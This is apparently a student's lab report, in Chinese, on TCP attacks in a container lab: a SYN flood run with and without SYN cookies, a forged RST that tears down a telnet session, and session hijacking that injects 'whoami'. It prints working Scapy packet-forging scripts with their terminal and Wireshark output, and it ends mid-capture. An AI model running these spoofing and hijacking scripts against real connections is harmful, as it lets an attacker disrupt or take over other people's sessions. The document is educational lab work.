
lab[2]-report

57118123 刘康辉


Task 1: SYN Flooding Attack

攻击者主机的IP地址为10.9.0.1，受害者主机的IP地址为10.9.0.5。

在SYN cookie关闭的情况下，利用netstat查看受害者主机的网络状态如下。




```
root@3d9d71ac9b7d:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```




```
root@3d9d71ac9b7d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46017        0.0.0.0:*               LISTEN
```

编译synflood.c文件，利用root权限运行编译好的程序，对受害者主机进行泛洪攻击。




```
[07/08/21]seed@VM:~/.../volumes$ sudo ./synflood 10.9.0.5 23
```

利用netstat查看受害者主机的网络状态，得到结果如下，存在很多SYN_RECV状态的连接。




```
root@3d9d71ac9b7d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:46017        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             108.234.35.0:36082      SYN_RECV
tcp        0      0 10.9.0.5:23             169.249.194.125:5246    SYN_RECV
tcp        0      0 10.9.0.5:23             128.42.164.83:57099     SYN_RECV
tcp        0      0 10.9.0.5:23             104.221.133.21:3940     SYN_RECV
tcp        0      0 10.9.0.5:23             202.215.49.117:57818    SYN_RECV
tcp        0      0 10.9.0.5:23             204.245.168.119:35572   SYN_RECV
tcp        0      0 10.9.0.5:23             212.239.123.115:23571   SYN_RECV
tcp        0      0 10.9.0.5:23             83.20.166.48:44025      SYN_RECV
tcp        0      0 10.9.0.5:23             85.68.193.121:55107     SYN_RECV
tcp        0      0 10.9.0.5:23             202.73.88.119:28179     SYN_RECV
tcp        0      0 10.9.0.5:23             128.91.210.24:3326      SYN_RECV
```

在攻击者主机中telnet远程登录受害者主机，连接失败，说明泛洪攻击成功。




```
[07/08/21]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

在SYN cookie开启的情况下，利用netstat查看受害者主机的网络状态如下。




```
root@3544f0f3621e:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
```



```
root@3544f0f3621e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:33671        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```


利用root权限运行编译好的程序，对受害者主机进行泛洪攻击。

利用netstat查看受害者主机的网络状态，得到结果如下，仍然存在很多SYN_RECV状态的连接。



```
root@3544f0f3621e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:33671        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             240.84.134.34:37422     SYN_RECV
tcp        0      0 10.9.0.5:23             185.207.114.67:22174    SYN_RECV
tcp        0      0 10.9.0.5:23             62.39.7.33:60812        SYN_RECV
tcp        0      0 10.9.0.5:23             97.142.170.80:3880      SYN_RECV
tcp        0      0 10.9.0.5:23             244.247.242.110:25198   SYN_RECV
tcp        0      0 10.9.0.5:23             3.224.66.35:44870       SYN_RECV
tcp        0      0 10.9.0.5:23             137.14.1.19:51900       SYN_RECV
tcp        0      0 10.9.0.5:23             175.100.159.41:63885    SYN_RECV
tcp        0      0 10.9.0.5:23             157.242.56.107:27341    SYN_RECV
tcp        0      0 10.9.0.5:23             250.88.226.93:3370      SYN_RECV
tcp        0      0 10.9.0.5:23             53.70.153.27:52152      SYN_RECV
```

但在攻击者主机中telnet远程登录受害者主机，连接成功，说明泛洪攻击并没有成功。




```
[07/08/21]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3544f0f3621e login: 
```

Task 2: TCP RST Attacks on telnet Connections


用户主机的IP地址为10.9.0.6，服务器的IP地址为10.9.0.7。

在用户主机中telnet远程登录服务器，利用netstat查看网络状态如下，连接成功。



```
root@561fb10dbba0:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42151        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.7:23             10.9.0.6:33236          ESTABLISHED
```

利用wireshark抓包，得到结果如下，可知用户与服务器的报文数据。



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time                  Source      Destination  Protocol  Length  Info
   26 2021-07-08 08:55:5…   10.9.0.7    10.9.0.6     TELNET        86  Telnet Data ...
   27 2021-07-08 08:55:5…   10.9.0.6    10.9.0.7     TCP           66  33236 → 23 [ACK] Seq=1540284635 Ack=1284483440 Win=64256 Len=…

▸ Frame 27: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-15cb25c41563, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:07)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
▾ Transmission Control Protocol, Src Port: 33236, Dst Port: 23, Seq: 1540284635, Ack: 1284483440, Len: 0
    Source Port: 33236
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1540284635
    [Next sequence number: 1540284635]
    Acknowledgment number: 1284483440
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
```

根据报文信息，创建tcp_rst_attack.py文件，代码如下。


```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.6', dst='10.9.0.7')
tcp = TCP(sport=33236, dport=23, flags='R', seq=1540284635, ack=1284483440)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

利用root权限运行该程序后，发送伪造的RST报文。




```
[07/08/21]seed@VM:~/.../volumes$ sudo python3 tcp_rst_attack.py
version    : BitField  (4 bits)                     = 4               (4)
ihl        : BitField  (4 bits)                     = None            (None)
tos        : XByteField                             = 0               (0)
len        : ShortField                             = None            (None)
id         : ShortField                             = 1               (1)
flags      : FlagsField  (3 bits)                   = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                    = 0               (0)
ttl        : ByteField                              = 64              (64)
proto      : ByteEnumField                          = 6               (0)
chksum     : XShortField                            = None            (None)
src        : SourceIPField                          = '10.9.0.6'      (None)
dst        : DestIPField                            = '10.9.0.7'      (None)
options    : PacketListField                        = []              ([])
--
sport      : ShortEnumField                         = 33236           (20)
dport      : ShortEnumField                         = 23              (80)
seq        : IntField                               = 1540284635      (0)
ack        : IntField                               = 1284483440      (0)
dataofs    : BitField  (4 bits)                     = None            (None)
reserved   : BitField  (3 bits)                     = 0               (0)
flags      : FlagsField  (9 bits)                   = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                             = 8192            (8192)
chksum     : XShortField                            = None            (None)
urgptr     : ShortField                             = 0               (0)
options    : TCPOptionsField                        = []              (b'')
```

利用wireshark抓包，得到结果如下，可知伪造的RST报文发送成功。



No.	Time	Source	Destination	Protocol	Length	Info
34	2021-07-08 08:56:3…	10.9.0.6	10.9.0.7	TCP	54	33236 → 23 [RST] Seq=1540284635 Win=1048576 Len=0
35	2021-07-08 08:56:3…	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
36	2021-07-08 08:56:3…	10.9.0.7	10.9.0.6	TCP	54	23 → 33236 [RST] Seq=1284483440 Win=0 Len=0

在用户主机中发现telnet连接已经断开，RST攻击成功。




```
root@4fef16a2308d:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
561fb10dbba0 login: Connection closed by foreign host.
```

Task 3: TCP Session Hijacking

用户主机的IP地址为10.9.0.6，服务器的IP地址为10.9.0.7。

在用户主机中telnet远程登录服务器，利用wireshark抓包，得到结果如下，可知用户与服务器的报文数据。




No.	Time	Source	Destination	Protocol	Length	Info
70	2021-07-08 10:32:3…	10.9.0.6	10.9.0.7	TCP	66	33270 → 23 [ACK] Seq=644019282 Ack=339301135 Win=64128 Len=0 …

```
› Frame 70: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-15cb25c41563, id 0
› Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:07)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
⌄ Transmission Control Protocol, Src Port: 33270, Dst Port: 23, Seq: 644019282, Ack: 339301135, Len: 0
    Source Port: 33270
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 644019282
    [Next sequence number: 644019282]
    Acknowledgment number: 339301135
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x010 (ACK)
```

根据报文信息，创建tcp_hijack.py文件，代码如下。


```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.6', dst='10.9.0.7')
tcp = TCP(sport=33270, dport=23, flags='A', seq=644019282, ack=339301135)
data = 'whoami\r'
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

利用root权限运行该程序后，发送伪造的ACK报文，其中包含whoami命令。



```
[07/08/21]seed@VM:~/.../volumes$ sudo python3 tcp_hijack.py
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.9.0.6'     (None)
dst        : DestIPField                         = '10.9.0.7'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 33270          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 644019282      (0)
ack        : IntField                            = 339301135      (0)
dataofs    : BitField  (4 bits)                  = None           (None)
reserved   : BitField  (3 bits)                  = 0              (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192           (8192)
chksum     : XShortField                         = None           (None)
urgptr     : ShortField                          = 0              (0)
options    : TCPOptionsField                     = []             (b'')
--
load       : StrField                            = b'whoami\r'    (b'')
```


利用wireshark抓包，得到结果如下，可知伪造的ACK报文发送成功。



```
No.   Time                  Source     Destination  Protocol  Length  Info
   84 2021-07-08 10:33:3…   10.9.0.6   10.9.0.7     TELNET        61  Telnet Data ...
```

```
▸ Frame 84: 61 bytes on wire (488 bits), 61 bytes captured (488 bits) on interface br-15cb25c41563, id 0
▸ Ethernet II, Src: 02:42:70:99:9e:e1 (02:42:70:99:9e:e1), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:07)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
▾ Transmission Control Protocol, Src Port: 33270, Dst Port: 23, Seq: 644019282, Ack: 339301135, Len: 7
    Source Port: 33270
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 7]
    Sequence number: 644019282
    [Next sequence number: 644019289]
    Acknowledgment number: 339301135
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 1048576]
    [Window size scaling factor: 128]
    Checksum: 0x1671 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (7 bytes)
▾ Telnet
    Data: whoami\r
```

利用wireshark抓包，得到结果如下，可知服务器已经执行伪造的ACK报文中包含的命令，劫持攻击成功。


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.    Time                  Source      Destination  Protocol  Length  Info
    85 2021-07-08 10:33:3… 10.9.0.7    10.9.0.6     TCP          66 23 → 33270 [ACK] Seq=339301135 Ack=644019289 Win=65152 Len=0 …
    86 2021-07-08 10:33:3… 10.9.0.7    10.9.0.6     TELNET       74 Telnet Data ...
    87 2021-07-08 10:33:3… 10.9.0.7    10.9.0.6     TELNET       93 Telnet Data ...
```

```
› Frame 87: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface br-15cb25c41563, id 0
› Ethernet II, Src: 02:42:0a:09:00:07 (02:42:0a:09:00:07), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
› Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.6
